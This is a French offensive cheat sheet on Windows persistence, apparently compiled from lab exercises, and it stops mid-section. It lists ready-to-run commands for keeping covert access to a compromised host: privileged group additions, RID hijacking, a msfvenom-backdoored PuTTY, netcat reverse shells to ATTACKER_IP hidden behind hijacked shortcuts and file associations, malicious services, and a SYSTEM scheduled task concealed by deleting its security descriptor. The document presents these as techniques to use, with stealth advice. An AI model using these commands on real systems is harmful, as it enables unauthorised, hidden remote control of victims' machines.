Windows / AD

- [[Persistence/Windows] Cheat-sheet]
- [[Persistence/AD] Cheat-sheet]
- [[Persistence/Windows] NTFS Data Stream]

[Persistence/Windows] Cheat-sheet

Introduction

Cette page est un mémo des techniques et outils que l'on peut utiliser sur un système compromis à des fins de persistence.



Cheat-sheet

Mettre l'utilisateur dans un groupe privilégié

Il s'agit d'une technique simple qui consiste à utiliser un utilisateur non privilégié pour le mettre dans le groupe administrateur et passer sous les radars :

```
net localgroup administrators <USER> /add
```

Si ce groupe vous semble suspect, vous pouvez utiliser le groupe **Backup Operators** qui ne bénéficie pas des privilèges administrateurs mais profite d'un accès en lecture/écriture à tout le système :

```
net localgroup "Backup Operators" <USER> /add
```

Sinon, deux autres groupes non privilégiés mais ayant le droit d'utiliser **RDP** et **WinRM** (pour evil-winrm) sont :

- **Remote Desktop Users**
- **Remote Management Users**

Par défaut, le groupe **Backup Operator** est désactivé à cause de l'**UAC**. Son activation passe par une clé de registre :


```
reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /t REG_DWORD /v LocalAccountTokenFilterPolicy /d 1
```

Ajouter un privilège à un utilisateur

Exporte la configuration actuelle dans le fichier **config.inf** :

```
secedit /export /cfg config.inf
```

Ensuite on peut éditer ce fichier pour ajouter un utilisateur sur les privilèges souhaités :



> Ici, l'utilisateur **thmuser2** bénéfiera des privilèves **SeBackupPrivilege** et **SeRestorePrivilege.**

Ensuite, on peut importer la nouvelle configuration et actualiser la base de donnée:

```
secedit /import /cfg config.inf /db config.sdb
```


```
secedit /configure /db config.sdb /cfg config.inf
```

Autoriser WinRM

On peut autoriser l'accès par WinRM à certains utilisateurs en exécutant la commande suivante depuis un environnement graphique afin d'ouvrir la boîte de dialogue adéquate :

```
Set-PSSessionConfiguration -Name Microsoft.PowerShell -showSecurityDescriptorUI
```

On peut ensuite sélectionner l'utilisateur souhaité et cocher la case **Full Control** :



> Ainsi, l'utilisateur thmuser2 pourra utiliser le service WinRM sans être dans le groupe **Remote Management Users**.


Changer le RID d'un utilisateur

L'objectif de la manoeuvre va être de changer le **RID** (Relative ID) de l'utilisateur souhaité pour le définir sur **500** (utilisé par l'administrateur).

Pour cela, ouvrez la **base de registre** avec **PsExec** pour bénéficier des droits **System** depuis un shell administrateur :

```
PsExec64.exe -i -s regedit
```

On peut ensuite se rendre à l'emplacement **HKLM\SAM\SAM\Domains\Account\Users** dans la base de registre :



> Dans notre cas, le RID de l'utilisateur est **1010** en décimal, ce qui donne **0x3F2** en hexadécimal.

On sélectionne la clé **F** et on édite l'entrée à la ligne **0x30** (voir la capture ci-dessus) où on retrouve le RID de l'utilisateur.

On peut ensuite l'éditer en sélectionnant les deux octets et en faisant clic droit puis **Cut**.

Ensuite, nous devons entrer la valeur **500** en décimal ce qui donne **0x01F4** en hexadécimal.

> Il faut noter que c'est du **Little Endian** donc la notation est inversée. On doit donc entrer la valeur **F401**.

> De cette manière, l'utilisateur sera considéré comme un administrateur par le système.

Implanter un payload dans un exécutable

Si vous avez la chance de trouver un exécutable utilisé régulièrement par la victime (ou son raccourcis), vous pouvez vous en emparer et le modifier avec msfvenom pour y implanter une backdoor :

```
msfvenom -a x64 --platform windows -x putty.exe -k -p windows/x64/shell_reverse_tcp
lhost=ATTACKER_IP lport=4444 -b "\x00" -f exe -o puttyX.exe
```

> Dans l'exemple ci-dessus, l'exécutable de **PuTTY** est recréé pour lancer un reverse shell avant l'exécution de PuTTY de manière silencieuse et invisible de la part de l'utilisateur.

Modifier un raccourcis existant

Plutôt que de modifier un exécutable, ce qui changerait sa signature et pourrait être suspect voire détecté par l'antivirus/EDR, on peut modifier un raccourcis présent sur le bureau de l'utilisateur pour le faire pointer sur un script personnalisé qui va se charger de d'ouvrir une backdoor de manière invisible et ensuite de lancer le logiciel.


Voici le type de script que l'on pourrait créer :

```
Start-Process -NoNewWindow "c:\tools\nc64.exe" "-e cmd.exe ATTACKER_IP 4445"
C:\Windows\System32\calc.exe
```

> De préférence, sauvegardez le script à un emplacement non consulté par l'utilisateur comme **System32**.

Ensuite, modifiez la cible du raccourcis dans ses **Propriétés** de sorte à lancer le script avec Powershell :

```
powershell.exe -WindowStyle hidden C:\Windows\System32\backdoor.ps1
```




> De cette manière, la backdoor sera ouverte lors de l'ouverture du raccourcis.

Hijacking File Associations

Cette technique consiste à corrompre la clé de registre du programme à ouvrir pour une certaine extension de fichier afin de lancer son propre script à la place du programme original.


Par exemple, on peut modifier l'entrée correspondant aux fichiers texte pour qu'à chaque fois qu'un fichier texte est lancé, notre script malveillant soit lancé à la place du programme qui doit se charger de l'ouvrir en temps normal.

Dans un premier temps il faut récupérer **le ProgID** (Program ID) pour trouver la clé de registre qui nous intéresse ensuite :



> Vous pouvez retrouver toutes les extensions à l'emplacement **HKLM\Software\Classes** .


Rendez-vous ensuite dans **HKLM\Software\Classes\<PROG_ID>** puis généralement, la clé de situe dans le sous-dossier **shell\open\command** :



> On voit que pour les fichiers texte, **Notepad.exe** est exécuté avec le fichier en paramètre représenté par **%1** .

On peut désormais modifier l'entrée avec l'exécution discrète de script personnalisé :

```
powershell.exe -WindowStyle hidden C:\Windows\System32\backdoor.ps1
```



Voici un exemple de contenu du script pour qu'il soit discret et ouvre une backdoor :

```
Start-Process -NoNewWindow "c:\tools\nc64.exe" "-e cmd.exe ATTACKER_IP 4448"
C:\Windows\system32\NOTEPAD.EXE $args[0]
```

> Le **$args[0]** correspond au **%1** (fichier passé en paramètre).

Création d'un service

Une technique de persistence efficace est la création d'un service qui va lancer notre backdoor à chaque démarrage.

```
sc.exe create <SVC_NAME> binPath= "<COMMAND|EXE_PATH>" start= auto
```

Par exemple :

```
sc.exe create THMservice binPath= "net user Administrator Passwd123" start= auto
```

Ou :

```
sc.exe create THMservice2 binPath= "C:\windows\rev-svc.exe" start= auto
```

Puis démarrer le service :

```
sc.exe start <SVC_NAME>
```

Modifier un service existant

Cette option peut être plus intelligent et plus discret que de créer un service.

Tout d'abord vous pouvez lister les services existant pour choisir celui que vous souhaitez corrompre :

```
sc.exe query state=all
```

Vous pouvez interroger et afficher les informations d'un service spécifique :

```
sc.exe qc <SVC_NAME>
```

Voici la commande pour modifier l'exécutable qui sera lancé par le service :

```
sc.exe config THMservice3 binPath= "C:\Windows\rev-svc2.exe" start= auto obj= "LocalSystem"
```


> Le paramètre **obj** (SERVICE_START_NAME) correspond à l'utilisateur qui lancera le service, ici on aura les droits de l'utilisateur **System**.

Créer une tâche planifiée

```
schtasks /create /sc minute /mo 1 /tn THM-TaskBackdoor /tr "c:\tools\nc64 -e cmd.exe ATTACKER_IP 4449" /ru SYSTEM
```

> La tâche ci-dessus va lancer une backdoor toutes les minutes.

Vous pouvez rendre la tâche invisible en supprimant le Security Descriptor (SD) dans la base de registre :



> Dans la base de registre, les tâches planifiée se trouve dans **HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree**

> Les droits **System** sont requis pour effectuer l'opération. Il faudra donc passer par **PsExec** pour lancer la base de registre avec ses droits.

Dossier de démarrage

Il s'agit d'un dossier où tous les exécutables situés à l'intérieur seront automatiquement lancés au démarrage du système.

Voici le dossier des programmes propres à l'utilisateur :

```
C:\Users\<USERNAME>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
```

Et le dossier général :

```
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp
```


Run / RunOnce

Il est aussi possible de créer des clés de registre qui vont spécifier les exécutables à lancer lors du démarrage de la session à ces emplacements :

- `HKCU\Software\Microsoft\Windows\CurrentVersion\Run`
- `HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce`
- `HKLM\Software\Microsoft\Windows\CurrentVersion\Run`
- `HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce`

> Une clé créée dans **HKCU** sera affectée à l'utilisateur courant tandis que **HKLM** sera affectée à tout le système.

Vous devez créer une clé de registre de type **REG_EXPAND_SZ** pour qu'elle soit pris en compte et fonctionnelle :

